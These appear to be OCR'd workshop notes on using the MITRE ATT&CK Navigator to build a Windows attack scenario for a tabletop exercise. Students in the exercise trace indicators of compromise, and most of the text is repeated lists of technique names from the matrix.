- Abuse Elevation Control Mechanism (0/2)
- Boot or Logon Autostart Execution (0/2)
- Boot or Logon Initialization Scripts (0/1)
- Create or Modify System Process (0/1)
- Escape to Host
- Event Triggered Execution (0/2)
- Exploitation for Privilege Escalation
- Hijack Execution Flow (0/1)
- Process Injection

Defense Evasion 22 techniques
- Abuse Elevation Control Mechanism (0/2)
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/1)
- Hide Artifacts (0/7)
- Hijack Execution Flow (0/1)
- Impair Defenses (0/5)
- Indicator Removal on Host (0/4)
- Masquerading (0/5)
- Modify Authentication Process

Credential Access 14 techniques
- Adversary-in-the-Middle (0/2)
- Brute Force (0/4)
- Credentials from Password Stores (0/3)
- Exploitation for Credential Access
- Forge Web Credentials (0/1)
- Input Capture (0/3)
- Modify Authentication Process (0/1)
- Multi-Factor Authentication Interception
- Multi-Factor Authentication Request Generation

Discovery 21 techniques
- Account Discovery (0/2)
- Application Window Discovery
- Browser Bookmark Discovery
- Debugger Evasion
- File and Directory Discovery
- Network Service Discovery
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery (0/2)
- Process Discovery
- Remote System

eral Movement 7 techniques
- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking (0/1)
- Remote Services (0/2)
- Software Deployment Tools
- Taint Shared Content

- Clipboard Data
- Data from Information Repositories (0/0)
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged (0/2)
- Email Collection

and
- Data Obfuscation (0/3)
- Dynamic Resolution (0/3)
- Encrypted Channel (0/2)
- Fallback Channels
- Ingress Tool Transfer
- Multi-Stage Channels
- Non-Application Layer Protocol

Exfiltration 8 techniques
- Automated Exfiltration (0/0)
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol (0/3)
- Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium (0/1)
- Exfiltration Over Physical Medium (0/1)
- Exfiltration Over Web Service (0/2)
- Scheduled Transfer

Impact 13 techniques
- Account Access Removal
- Data Destruction
- Data Encrypted for Impact
- Data Manipulation (0/3)
- Defacement (0/2)
- Disk Wipe (0/2)
- Endpoint Denial of Service (0/4)
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service (0/2)
- Resource Hijacking
- Service Stop
- System

About Mitre.org and the att&ck framework


1. The framework itself is very powerful.
2. This is part of an open source movement. The threats and the landscape are constantly updated.
3. What is the use of the APTs, e.g. APT2?
    1. Organizations like banks will make sure that they are robust with respect to the threats in APT2.
    2. It is the job of their security analysts to protect their systems.
    3. You need to make sure that at least for the known attack strategies you have created an adequate defense.

4. Many attackers use a group of common techniques – they have their own signatures. That is how the Bangladesh bank attack was traced to North Korea – there were several common techniques that they used together in that attack.

Exfiltration

1. A hacker could steal your file and put it on the internet. If you had computed the SHA256 hash of this file on your system, you can compare it with the hash of the file on the internet.
2. If they are the same, you know that it is the same file that was stolen from you!
3. This is another reason why storing the SHA256 values of your files is a best practice (as mentioned earlier).

Search for "Mitre attack navigator"




mitre-attack.github.io/attack-navigator/

MITRE ATT&CK® Navigator

The ATT&CK Navigator is a web-based tool for annotating and exploring ATT&CK matrices. It can be used to visualize defensive coverage, red/blue team planning, the frequency of detected techniques, and more.

GO here: Create New Layer,
And then Enterprise.

Click here and give this layer a name, e.g. tabletop.



mitre-attack.github.io/atta

name: tabletop

description

domain: Enterprise

version: 11

Metadata

add metadata

Links

add links

Reconnaissance — 10 techniques
- Active Scanning (0/3)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (0/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (0/3)
- Search Closed Sources (0/2)

Resource Development — 7 techniques
- Acquire Infrastructure (0/6)
- Compromise Accounts (0/2)
- Compromise Infrastructure (0/6)
- Develop Capabilities (0/4)
- Establish Accounts (0/2)
- Obtain Capabilities (0/6)
- Stage Capabilities (0/5)


Initial Access — 9 techniques
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (0/3)
- Replication Through Removable Media

Execution — 10 techniques
- Command and Scripting Interpreter (0/5)
- Exploitation for Client Execution
- Inter-Process Communication (0/2)
- Native API
- Scheduled Task/Job (0/2)
- Shared Modules
- Software Deployment Tools

Persistence — 18 techniques
- Account Manipulation (0/2)
- BITS Jobs
- Boot or Logon Autostart Execution (0/10)
- Boot or Logon Initialization Scripts (0/2)
- Browser Extensions
- Compromise Client Software Binary

Privilege Escalation — 13 techniques
- Abuse Elevation Control Mechanism (0/1)
- Access Token Manipulation (0/5)
- Boot or Logon Autostart Execution (0/10)
- Boot or Logon Initialization Scripts (0/2)
- Create or Modify System Process (0/1)
- Domain Policy

Select platforms here; select



mitre-attack.github.io/attack-navigator/

platforms
- 🟦 Linux
- 🟦 macOS
- 🟦 Windows
- 🟦 PRE
- 🟦 Containers
- 🟦 Network
- 🟦 Office 365
- 🟦 SaaS
- 🟦 Google Workspace
- 🟦 IaaS
- 🟦 Azure AD

Reconnaissance
10 techniques
- Active Scanning (0/3)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (0/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (0/3)
- Search Closed Sources (0/2)
- Search Open Technical

Resource Development
7 techniques
- Acquire Infrastructure (0/6)
- Compromise Accounts (0/2)
- Compromise Infrastructure (0/6)
- Develop Capabilities (0/4)
- Establish Accounts (0/2)
- Obtain Capabilities (0/6)
- Stage Capabilities (0/5)

Initial Access
9 techniques
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (0/3)
- Replication Through Removable Media
- Supply Chain Compromise (0/3)

Execution
12 techniques
- Command and Scripting Interpreter (0/8)
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication (0/3)
- Native API
- Scheduled Task/Job (0/5)
- Shared Modules

Persistence
19 techniques
- Account Manipulation (0/5)
- BITS Jobs
- Boot or Logon Autostart Execution (0/14)
- Boot or Logon Initialization Scripts (0/5)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/3)

Privilege Escalation
13 techniques
- Abuse Elevation Control Mechanism (0/4)
- Access Token Manipulation (0/5)
- Boot or Logon Autostart Execution (0/14)
- Boot or Logon Initialization Scripts (0/5)
- Create or Modify System Process (0/4)
- Domain Policy Modification (0/2)

Defense Evasion
42 techniques
- Abuse Elevation Control Mechanism (0/4)
- Access Token Manipulation (0/5)
- BITS Jobs
- Build Image on Host
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Deploy Container
- Direct Volume Access
- Domain Policy Modification (0/2)

- Input Capture

Select PRE and Windows.


Faculty Development Workshop
Module 6: Tabletop Exercise on Scenario Building

For this tabletop exercise, you are required to build a cybersecurity scenario utilizing the following steps:

1. Use the ATT&CK Navigator

Open the URL: *https://mitre-attack.github.io/attack-navigator/*

Apply the platform filters **PRE** and **Windows**.



Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 13 techniques	Defense Evasion 34 techniques
Active Scanning (0/3)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/5)	Account Manipulation (0/2)	Abuse Elevation Control Mechanism (0/1)	Abuse Elevation Control Mechanism (0/1)
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/10)	Boot or Logon Autostart Execution (0/10)	BITS Jobs
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/2)	Boot or Logon Initialization Scripts (0/2)	Debugger Evasion
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/2)	Browser Extensions	Create or Modify System Process (0/1)	Deobfuscate/Decode Files or Information
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Domain Policy Modification	Direct Volume Access
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain	Software Deployment Tools	Create		Domain Policy Modification (0/2)
			System Services			Execution Guardrails

platforms

- □ Linux
- □ macOS
- ■ Windows
- ■ PRE
- □ Containers
- □ Network
- □ Office 365
- □ SaaS
- □ Google Workspace
- □ IaaS
- □ Azure AD

2. Apply Lockheed Martin’s Kill Chain

For each of the following kill chain segment, select a particular technique.

A. Reconnaissance


- Adversary chooses and researches target; attempts to identify system vulnerabilities of target

Technique—

Here we are developing an attacker scenario.
It is just about attack, attack, attack.
We are emulating the attacker.
The attacker leaves some indicators of the attack.
The students have to figure out how to find out those Indicators and trace what happened during the attack.
(indicators of compromise)


Go through these techniques

….




Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 13 techniques	Defense Evasion 34 techniques	Creder Acce 15 techn
Active Scanning (0/3)	Active Scanning (T1595)	Dr -by Co promise	Command and Scripting Interpreter (0/5)	Account Manipulation (0/2)	Abuse Elevation Control Mechanism (0/1)	Abuse Elevation Control Mechanism (0/1)	Adversary the-Middl
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/10)	Boot or Logon Autostart Execution (0/10)	BITS Jobs	Credential from Pass Stores (0/3)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/2)	Boot or Logon Initialization Scripts (0/2)	Debugger Evasion	Exploitatic for Creder Access
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/2)	Browser Extensions		Deobfuscate/Decode Files or Information	Forced
						Direct Volume Access	

Right click on Active scanning. And view technique.


mitre-attack.github.io/attack-navigato
Apps
Imported
Bookmarks
chandrakantha.
layer
Reconnaissance
10 techniques
Resource Development
7 techniques
Initial Access
9 techniques
Active Scanning (0/3)
Gather Victim Host Information (0/4)
Gather Victim Identity Information (0/3)
Gather Victim Network Information (0/6)
Gather Victim Org Information (0/4)
Phishing for Information (0/3)
Search Closed Sources (0/2)
